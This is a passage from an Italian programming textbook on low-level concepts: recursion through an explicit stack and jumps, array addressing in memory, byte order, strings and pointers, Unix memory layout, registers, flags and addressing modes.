    LOCAL F INTEGER
    F := 7

    SP++                # Accumula il valore di cui si vuole calcolare
    PILA[SP] := F       # il fattoriale.

    FATTORIALE ()       # Calcola il fattoriale.

    F := PILA[SP]       # Estrae il risultato del fattoriale e scarica
    SP--                # il valore dalla pila.

    SP--                # Scarica la pila del parametro usato nella chiamata.

END MAIN
```

Se non si possono gestire variabili locali, la pila va usata anche per salvare le variabili che altrimenti verrebbero sovrascritte con la chiamata ricorsiva:

```
GLOBAL PILA[1000] INTEGER
GLOBAL SP         INTEGER
SP := -1

GLOBAL X          INTEGER
GLOBAL W          INTEGER

FATTORIALE ()
    X := PILA[SP]

    IF X == 1
        THEN
            SP++                # Accumula il risultato da restituire,
            PILA[SP] := 1       # pari a uno.
        ELSE
            SP++                #
            PILA[SP] := X       # Salva il valore di X nella pila.

            SP++                # Accumula il parametro di chiamata della
            PILA[SP] := X - 1   # funzione con un valore pari a X - 1.

            FATTORIALE ()

            W := PILA[SP]       # Recupera il risultato della chiamata
            SP--                # ricorsiva con un valore pari a X - 1.

            SP--                # Scarica il parametro usato per la chiamata.

            X := PILA[SP]       # Recupera il valore di X prima della
            SP--                # chiamata ricorsiva.

            SP++                # Accumula il risultato del fattoriale
            PILA[SP] := X * W   # da restituire.
    END IF

END FATTORIALE
…
…
```

Come si vede nel nuovo esempio, prima della chiamata ricorsiva viene salvata nella pila solo la variabile X, perché il valore di W non dipende dall'elaborazione e tale variabile riceve un valore utile solo dopo la chiamata in questione. Naturalmente, si comprende che in questo caso particolare, non sarebbe stato nemmeno necessario salvare la variabile X, in quanto il suo valore corretto, dopo la chiamata ricorsiva, lo si può determinare semplicemente reincrementandolo di una unità. Ma qui si è preferito mostrare un esempio molto semplice, risolvendolo in modo generalizzato, anche se ciò non sarebbe necessario.

544.3 Funzioni attraverso le istruzioni di salto

Con l'uso di linguaggi di programmazione ragionevolmente evoluti, i salti (*go to*), condizionati o meno, vanno evitati, dal momento che esistono delle strutture per il controllo del flusso e si può disporre di chiamate di funzioni o procedure. Tuttavia, quando si deve scrivere con un linguaggio molto vicino alla realtà fisica dell'elaboratore, non si dispone più di questi ausilii, o comunque occorre fare i conti con un indice riferito alle istruzioni da eseguire.

In pratica, il programma viene a trovarsi disposto in un vettore, dove un indice serve a sapere qual è l'istruzione successiva da eseguire: *instruction pointer*. Nel momento in cui si esegue un'istruzione normale, l'indice viene incrementato automaticamente per posizionarsi all'inizio dell'istruzione successiva, mentre in presenza di un'istruzione di salto, l'esecuzione di tale istruzione sposta l'indice nella nuova destinazione.

In queste condizioni, per ottenere ciò che di solito si realizza con delle funzioni ricorsive, occorre gestire l'indice delle istruzioni direttamente. Per la precisione, prima di saltare all'inizio di una funzione, oltre che accumulare i parametri della chiamata nella pila già descritta, occorre accumulare l'indice delle istruzioni, in modo tale da poter riprendere dall'istruzione successiva alla chiamata dopo l'esecuzione di ciò che rappresenta tale funzione.

```
GLOBAL IP          INTEGER       # «Instruction pointer» (sola lettura).
GLOBAL RETURN      INTEGER       # Destinazione per il ritorno.
…
GLOBAL PILA[1000]  INTEGER
GLOBAL SP          INTEGER
SP := -1
…
GLOBAL X           INTEGER
GLOBAL W           INTEGER
…
FATTORIALE ()
    X := PILA[SP - 1]            # Recupera il primo parametro.
                                 # Si ricorda che "PILA[SP]" contiene
                                 # l'indirizzo di ritorno.

    IF X == 1
        THEN
            RETURN := PILA[SP]   # Recupera l'indirizzo di ritorno.
            SP++                 # Accumula il risultato da restituire,
            PILA[SP] := 1        # pari a uno.
            GO_TO RETURN         # Torna all'istruzione successiva alla chiamata.
        ELSE
            SP++                 #
            PILA[SP] := X        # Salva il valore di X nella pila.

            SP++                 # Accumula il parametro di chiamata della
            PILA[SP] := X - 1    # funzione con un valore pari a X - 1.

            SP++                 # Accumula l'indirizzo dell'istruzione
            PILA[SP] := IP + 1   # successiva alla prossima.

            GO_TO FATTORIALE () # Salta all'inizio della funzione.
```

```
            SP--                 # Scarica l'indirizzo di ritorno della
                                 # funzione appena conclusa.

            W := PILA[SP]        # Recupera il risultato della chiamata
            SP--                 # ricorsiva con un valore pari a X - 1.

            SP--                 # Scarica il parametro usato per la chiamata.

            X := PILA[SP]        # Recupera il valore di X prima della
            SP--                 # chiamata ricorsiva.

            RETURN := PILA[SP]   # Recupera l'indirizzo di ritorno.
            SP++                 # Accumula il risultato del fattoriale
            PILA[SP] := X * W    # da restituire.
            GO_TO RETURN         # Torna all'istruzione successiva alla chiamata.
    END IF

END FATTORIALE
…
…
```

Nell'esempio mostrato si considera che la variabile ***IP*** sia accessibile in sola lettura e che contenga l'indice dell'istruzione successiva o di quella richiesta da un'istruzione di salto. Prima del salto all'inizio di una funzione, si accumula il valore di ***IP*** nella pila, ma incrementandolo di ciò che serve a raggiungere l'istruzione successiva al salto stesso (si suppone che l'incremento di una unità dia il risultato voluto). Nel momento appropriato, il valore dell'indice viene prelevato dalla pila e inserito in una variabile apposita, da usare per saltare alla posizione di ritorno.

544.4 Variabili e array


Con un linguaggio di programmazione molto vicino alla realtà fisica dell'elaboratore, la memoria centrale viene vista come un vettore di celle uniformi, corrispondenti normalmente a un byte. All'interno di tale vettore si distendono tutti i dati gestiti, compresa la pila descritta nelle prime sezioni del capitolo. In questo modo, le variabili in memoria si raggiungono attraverso un indirizzo che individua il primo byte che le compone ed è il programma che deve sapere di quanti byte sono composte complessivamente.

Figura 544.7. Esempio di mappa di una memoria di soli 256 byte, dove sono evidenziate alcune variabili. Gli indirizzi dei byte della memoria vanno da 00_{16} a FF_{16}.

Nel disegno in cui si ipotizza una memoria complessiva di 256 byte, sono state evidenziate alcune aree di memoria:

Indirizzo	Dimensione	Indirizzo	Dimensione
54_{16}	4 byte	58_{16}	4 byte
$5C_{16}$	2 byte	$5E_{16}$	4 byte
62_{16}	8 byte	$6A_{16}$	4 byte
$6E_{16}$	1 byte	$6F_{16}$	8 byte

Con una gestione di questo tipo della memoria, la rappresentazione degli array richiede un po' di impegno da parte del programmatore. Nella figura successiva si rappresenta una matrice a tre dimensioni; per ora si ignorino i codici numerici associati alle celle visibili.

Figura 544.9. La matrice a tre dimensioni che si vuole rappresentare, secondo un modello spaziale. I numeri che appaiono servono a trovare successivamente l'abbinamento con le celle di memoria utilizzate.

Dal momento che la rappresentazione tridimensionale rischia di creare confusione, quando

si devono rappresentare matrici che hanno più di due dimensioni, è più conveniente pensare a strutture ad albero. Nella figura successiva viene tradotta in forma di albero la matrice rappresentata precedentemente.

Figura 544.10. La matrice a tre dimensioni che si vuole rappresentare, tradotta in uno schema gerarchico (ad albero).

Si suppone di rappresentare la matrice in questione nella memoria dell'elaboratore, dove ogni elemento terminale contiene due byte. Supponendo di allocare l'array a partire dall'indirizzo 77_{16} nella mappa di memoria già descritta, si potrebbe ottenere quanto si vede nella figura successiva. A questo punto, si può vedere la corrispondenza tra gli indirizzi dei vari componenti dell'array e le figure già mostrate.

Figura 544.11. Esempio di mappa di memoria in cui si distende un array che rappresenta una matrice a tre dimensioni con tre elementi contenenti ognuno due elementi che a loro volta contengono quattro elementi da due byte.

Si pone quindi il problema di scandire gli elementi dell'array. Considerando che array ha dimensioni «3,2,4» e definendo che gli indici partano da zero, l'elemento [0,0,0] corrisponde alla coppia di byte che inizia all'indirizzo 77_{16}, mentre l'elemento [2,1,3] corrisponde all'indirizzo $A5_{16}$. Per calcolare l'indirizzo corrispondente a un certo elemento occorre usare la formula seguente, dove: le variabili I, J, K rappresentano la dimensioni dei componenti; le variabili i, j, k rappresentano l'indice dell'elemento cercato; la variabile A rappresenta l'indirizzo iniziale dell'array; la variabile s rappresenta la dimensione in byte degli elementi terminali dell'array.

$$A + (i \cdot J \cdot K \cdot s + j \cdot K \cdot s + k \cdot s)$$

$$A + s \cdot (i \cdot J \cdot K + j \cdot K + k)$$

Si vuole calcolare la posizione dell'elemento 2,0,1. Per facilitare i conti a livello umano, si converte l'indirizzo iniziale dell'array in base dieci: $77_{16} = 119_{10}$:

$$119 + 2 \cdot (2 \cdot 2 \cdot 4 + 0 \cdot 4 + 1) = 153$$

Il valore 153_{10} si traduce in base sedici in 99_{16}, che corrisponde effettivamente all'elemento cercato: terzo elemento principale, all'interno del quale si cerca il primo elemento, all'interno del quale si cerca il secondo elemento finale.

544.5 Gestione alternativa degli indici

Quando si vuole disporre un array nella memoria, se quello che conta è solo raggiungere gli elementi terminali che lo compongono, non fa molta differenza se la gerarchia con cui si organizza è diversa. Per esempio, l'array che prima era strutturato in elementi di dimensione 3,2,4, potrebbe benissimo essere definito secondo la suddivisione 4,3,2, gestendo di conseguenza gli indici. Lo si può vedere nella figura successiva che riproduce la nuova gerarchia in forma di albero.


Figura 544.15. La stessa matrice, ma organizzata secondo una gerarchia differente.

Nella figura successiva si riprende l'esempio di mappa della memoria, dove l'array già apparso nella sezione precedente è disposto secondo la nuova suddivisione.



Figura 544.16. La nuova mappa della memoria.

Nella tabella successiva si mettono a confronto le coordinate calcolate per raggiungere gli elementi dell'array strutturato secondo le due gerarchie mostrate (quella della sezione precedente e quella attuale). Si può vedere che le celle di memoria vengono raggiunte nello stesso modo (nella tabella gli indirizzi sono annotati in base dieci). Viene anche mostrato cosa può accadere se si usano gli indici di accesso in modo non coincidente alla gerarchia prescelta.

Tabella 544.17. Confronto dell'indirizzamento della memoria utilizzando due modi diversi di organizzare gli elementi dell'array, con un esempio di cosa accade quando gli indici non combaciano con la struttura scelta.

Array secondo la sua struttura prevista				Array con una suddivisione alternativa				Array con indici di accesso scambiati (ma il risultato è errato)			
I	**J**	**K**		**I**	**J**	**K**		**I**	**J**	**K**	
3	2	4		2	4	3		3	2	4	
i	*j*	*k*	indirizzo (in base dieci)	*i*	*j*	*k*	indirizzo (in base dieci)	***j***	***k***	***i***	indirizzo errato (in base dieci)
0	0	0	119	0	0	0	119	0	0	0	119
0	0	1	121	0	0	1	121	0	0	1	121
0	0	2	123	0	0	2	123	0	0	2	123
0	0	3	125	0	1	0	125	0	1	0	127
0	1	0	127	0	1	1	127	0	1	1	129
0	1	1	129	0	1	2	129	0	1	2	131
0	1	2	131	0	2	0	131	0	2	0	135
0	1	3	133	0	2	1	133	0	2	1	137
1	0	0	135	0	2	2	135	0	2	2	139
1	0	1	137	0	3	0	137	0	3	0	143
1	0	2	139	0	3	1	139	0	3	1	145
1	0	3	141	0	3	2	141	0	3	2	147
1	1	0	143	1	0	0	143	1	0	0	135
1	1	1	145	1	0	1	145	1	0	1	137
1	1	2	147	1	0	2	147	1	0	2	139
1	1	3	149	1	1	0	149	1	1	0	143
2	0	0	151	1	1	1	151	1	1	1	145
2	0	1	153	1	1	2	153	1	1	2	147
2	0	2	155	1	2	0	155	1	2	0	151
2	0	3	157	1	2	1	157	1	2	1	153
2	1	0	159	1	2	2	159	1	2	2	155
2	1	1	161	1	3	0	161	1	3	0	159
2	1	2	163	1	3	1	163	1	3	1	161
2	1	3	165	1	3	2	165	1	3	2	163

544.6 Ordine dei byte

Come già descritto in questo capitolo, normalmente l'accesso alla memoria avviene conoscendo l'indirizzo iniziale dell'informazione cercata, sapendo poi per quanti byte questa si estende. Il microprocessore, a seconda delle proprie caratteristiche e delle istruzioni ricevute, legge e scrive la memoria a gruppetti di byte, più o meno numerosi. Ma l'ordine dei byte che il microprocessore utilizza potrebbe essere diverso da quello che si immagina di solito.

Figura 544.18. Confronto tra *big endian* e *little endian*.

big endian 32 bit (4 byte)

0 1 1 1 0 1 1 0 | 1 0 0 1 1 0 1 1 | 1 1 1 1 0 1 1 1 | 1 0 0 0 1 0 1 1

1 0 0 0 1 0 1 1 | 1 1 1 1 0 1 1 1 | 1 0 0 1 1 0 1 1 | 0 1 1 1 0 1 1 0

little endian

big endian 16 bit (2 byte)

0 1 1 1 0 1 1 0 | 1 0 0 1 1 0 1 1

1 0 0 1 1 0 1 1 | 0 1 1 1 0 1 1 0

little endian

A questo proposito, per quanto riguarda la rappresentazione dei dati nella memoria, si distingue tra *big endian*, corrispondente a una rappresentazione «normale», dove il primo byte è quello più significativo (*big*), e *little endian*, dove la sequenza dei byte è invertita (ma i bit di ogni byte rimangono nella stessa sequenza standard) e il primo byte è quello meno significativo (*little*). La cosa importante da chiarire è che l'effetto dell'inversione nella sequenza porta a risultati differenti, a seconda della quantità di byte che compongono l'insieme letto o scritto simultaneamente dal microprocessore, come si vede nella figura.

544.7 Stringhe, array e puntatori

Le stringhe sono rappresentate in memoria come array di caratteri, dove il carattere può impiegare un byte o dimensioni multiple (nel caso di UTF-8, un carattere viene rappresentato utilizzando da uno a quattro byte, a seconda del punto di codifica raggiunto). Il riferimento a una stringa viene fatto come avviene per gli array in generale, attraverso un puntatore all'indirizzo della prima cella di memoria che lo contiene; tuttavia, per non dovere annotare la dimensione di tale array, di norma si conviene che la fine della stringa sia delimitata da un byte a zero, come si vede nell'esempio della figura.

Figura 544.19. Stringa conclusa da un byte a zero (*zero terminated string*), a cui viene fatto riferimento per mezzo di una variabile che contiene il suo indirizzo iniziale. La stringa contiene il testo '**`Ciao amore.`**', secondo la codifica ASCII.

Nella figura si vede che la variabile scalare collocata all'indirizzo 53_{16} contiene un valore da intendere come indirizzo, con il quale si fa riferimento al primo byte dell'array che rappresenta la stringa (in posizione 78_{16}). La variabile collocata in 53_{16} assume così il ruolo di ***variabile puntatore*** e, secondo il modello ridotto di memoria della figura, è sufficiente un solo byte per rappresentare un tale puntatore, dal momento che servono soltanto valori da 00_{16} a FF_{16}.

544.8 Utilizzo della memoria

La memoria dell'elaboratore viene utilizzata sia per contenere i dati, sia per il codice del programma che li utilizza. Ogni programma ha un proprio spazio in memoria, che può essere reale o virtuale; all'interno di questo spazio, la disposizione delle varie componenti potrebbe essere differente. Nei sistemi che si rifanno al modello di Unix, nella parte più «bassa» della memoria risiede il codice che viene eseguito; subito dopo vengono le variabili globali del programma, mentre dalla parte più «alta» inizia la pila dei dati che cresce verso indirizzi inferiori. Si possono comunque immaginare combinazioni differenti di tale organizzazione, pur rispettando il vincolo di avere tre zone ben distinte per il loro contesto (codice, dati, pila); tuttavia, ci sono situazioni in cui i dati si trovano mescolati al codice, per qualche ragione.

Figura 544.20. Esempio di disposizione delle componenti di un programma in esecuzione in memoria, secondo il modello Unix.


544.9 Riferimenti

- Jonathan Bartlett, *Programming from the ground up*, 2003

  ⟨http://savannah.nongnu.org/projects/pgubook/⟩

- Paul A. Carter, *PC Assembly Language*, 2006

  ⟨http://www.drpaulcarter.com/pcasm/⟩

Capitolo 545

Architettura, linguaggio, contesto virtuale, terminologia

Ciò che un microprocessore esegue sono istruzioni in linguaggio macchina, composte secondo la sintassi che il microprocessore stesso è in grado di interpretare. Il linguaggio macchina è fatto esclusivamente di numeri (da gestire in base due) e per questo, di norma, non viene utilizzato direttamente a livello umano.

Quando si deve intervenire al livello più basso possibile della programmazione, ci si avvale generalmente di un linguaggio «assemblatore» (*assembly*), ovvero un linguaggio che, pur rimanendo legato alle caratteristiche del microprocessore e in generale a quelle dell'architettura dell'elaboratore, esprime le istruzioni in una forma simbolica più comprensibile. Naturalmente, un programma scritto secondo un linguaggio assemblatore deve essere elaborato da un compilatore (*assembler*) per generare il linguaggio macchina effettivo.

Non esiste un'architettura standard, né un linguaggio macchina standard e di conseguenza non esiste nemmeno un linguaggio assemblatore standard. Un programma scritto con un linguaggio assemblatore adatto a un certo tipo di architettura non può funzionare in un'architettura differente. Pertanto, se si usa un tale linguaggio, lo si fa per soprattutto per quelle cose che altrimenti non potrebbero essere risolte (come il codice necessario all'avvio del sistema operativo).

545.1 Memoria e registri

Le architetture per elaboratore più diffuse prevedono un microprocessore in grado di comunicare con una memoria centrale, organizzata come un vettore di celle, contenenti una quantità uniforme di bit, accessibili attraverso un indice che ne rappresenta l'indirizzo. Oltre a questo, il microprocessore dispone internamente di alcuni ***registri***, ovvero delle celle singole di memoria con compiti più o meno specializzati.

La dimensione dei registri condiziona la capacità del microprocessore di eseguire dei calcoli e la capacità di indirizzamento della memoria. La dimensione dei registri più comuni di un microprocessore corrisponde alla dimensione della ***parola*** (*word*).

Generalmente, la memoria centrale è organizzata in celle di byte (intesi come gruppi di otto bit), ma possono esistere architetture in cui tali celle corrispondono alla dimensione della parola del microprocessore, o anche altre dimensioni, ma in generale una cella della memoria deve essere contenibile in un registro.

Nella memoria centrale devono risiedere sia i dati da elaborare, sia le istruzioni in linguaggio macchina. Pertanto, un registro molto importante in un microprocessore è quello che tiene traccia, nella memoria centrale, dell'istruzione successiva da eseguire: *instruction pointer*.

Nel caso degli elaboratori x86-32, l'architettura più comune negli anni 1990 prevede parole da 32 bit e una memoria organizzata in byte; pertanto è possibile gestire lo spazio di 4 Gibyte (2^{32}). Purtroppo, nella documentazione originale di questo tipo di architettura si usa il termine *word* per identificare una dimensione a 16 bit, come era nel primo microprocessore di quella serie (8086), per motivi di compatibilità.

545.2 Indicatori o «flag»

Un ***indicatore***, ovvero un *flag*, è un'informazione costituita da un solo valore binario (*Vero* o *Falso*) che serve a tenere traccia dell'esito delle operazioni svolte all'interno del microprocessore. In generale, gli indicatori sono raccolti assieme in un registro specializzato.

Gli indicatori più importanti in assoluto sono due: «riporto» o *carry* che serve a conoscere l'esito delle somme (e delle sottrazioni) di valori senza segno; «traboccamento» o *overflow* che serve a conoscere l'esito delle somme (e delle sottrazioni) di valori con segno. Bisogna osservare che, tra le varie architetture, non è detto che gli indicatori funzionino sempre nella stessa maniera.

Tabella 545.1. Indicatori comuni tra le varie architetture.

Indicatore (*flag*)	Descrizione
carry	È l'indicatore del riporto che diventa utile per le operazioni con valori senza segno.
borrow	È l'indicatore della richiesta del prestito di una cifra nelle sottrazioni che diventa utile per le operazioni con valori senza segno. Di solito questo indicatore è costituito dallo stesso *carry*, il cui risultato va inteso in questo senso quando si eseguono delle sottrazioni.
overflow	È l'indicatore di traboccamento per le operazioni che riguardano valori con segno.
zero	Viene impostato dopo un'operazione che dà come risultato il valore zero.
sign	In linea di massima, riproduce il bit più significativo di un valore, dopo un'operazione. Se il valore è da intendersi con segno, l'indicatore serve a riprodurre il segno stesso.
parity	In linea di massima, si attiva quando l'ultima operazione produce un risultato contenente una quantità pari di bit a uno (ma ciò non significa che il valore corrispondente sia pari).

545.3 «Opcode»

Nel linguaggio macchina, il codice numerico che descrive le istruzioni è definito *operation code* (codice operazione) e si abbrevia come *opcode* (o solo «op»). La lunghezza complessiva dell'istruzione può cambiare a seconda degli operandi che il codice di operazione prevede di avere.

545.4 Accesso alla memoria

Le istruzioni fornite al microprocessore (in linguaggio macchina o secondo la simbologia del linguaggio assemblatore) contengono dati o riferimenti a dei dati. A questo proposito, ogni architettura definisce le proprie tipologie e, di conseguenza, non esiste una denominazione uniforme.

Spesso si distingue tra le modalità di indirizzamento riferite al codice del programma, rispetto a quelle relative ai dati veri e propri. Le forme di indirizzamento più semplici riferite al codice possono essere assolute, quando si specifica un indirizzo preciso, oppure relative, quando si specifica uno spostamento relativo dalla posizione corrente. Si usa l'indirizzamento al codice con i salti e con le chiamate di subroutine. L'indirizzamento ai dati potrebbe comprendere le forme dell'elenco seguente:

- valori numerici costanti, incorporati nell'istruzione, che spesso sono chiamati «immediati»;
- registri da intendere come tali;
- aree di memoria indicate direttamente con un indirizzo;
- aree di memoria indicate da un indirizzo composto da un valore di riferimento e l'aggiunta di un indice o di uno scostamento;
- aree di memoria indicate attraverso un registro che ne contiene l'indirizzo;
- aree di memoria indicate con un indirizzo composto dalla somma tra un valore costante, il contenuto di un registro ed eventualmente uno scostamento.

In generale, il termine «valore immediato» si riferisce a un'informazione numerica costante, incorporata nell'istruzione in linguaggio macchina. Ogni volta che si indica un riferimento fisso alla memoria (di solito lo si fa attraverso un etichetta che il compilatore traduce in un indirizzo, in uno scostamento o in un dislocamento), sia per ciò che riguarda il codice, sia per i dati veri e propri, si sta utilizzando un valore immediato, anche se è compito del compilatore tradurlo effettivamente in un numero. Tale valore è «immediato» in quanto il microprocessore non deve eseguire alcun calcolo per interpretarlo.


Come si può intuire, le forme più complesse di rappresentazione delle variabili in memoria consentono una scansione utile per rappresentare gli array di dati.

È però importante distinguere i contesti: un conto è l'istruzione macchina, un altro è l'istruzione scritta nel linguaggio assemblatore. Generalmente gli indirizzi della memoria non vengono scritti materialmente in forma numerica, lasciando che sia il compilatore a tradurli nella realtà concreta. Ma questo comporta spesso anche la scelta di un tipo di istruzione macchina rispetto a un altro, in base al contesto, cosa che rimane sempre a carico del compilatore. D'altro canto, certi tipi di indirizzamento complesso, vengono elaborati e semplificati dal compilatore stesso.

È importante sottolineare che le istruzioni in linguaggio macchina (*opcode*) possono essere diverse, anche se riferite a uno stesso tipo di operazione, quando cambia l'entità di un dislocamento o il tipo di indirizzamento; pertanto, quando si legge il manuale di riferimento per un certo microprocessore, si trova l'elenco delle istruzioni e la descrizione degli operandi previsti, ma non è detto che nel linguaggio assemblatore si debba usare esattamente la stessa modalità.

545.5 Modello della memoria nei sistemi Unix[1]

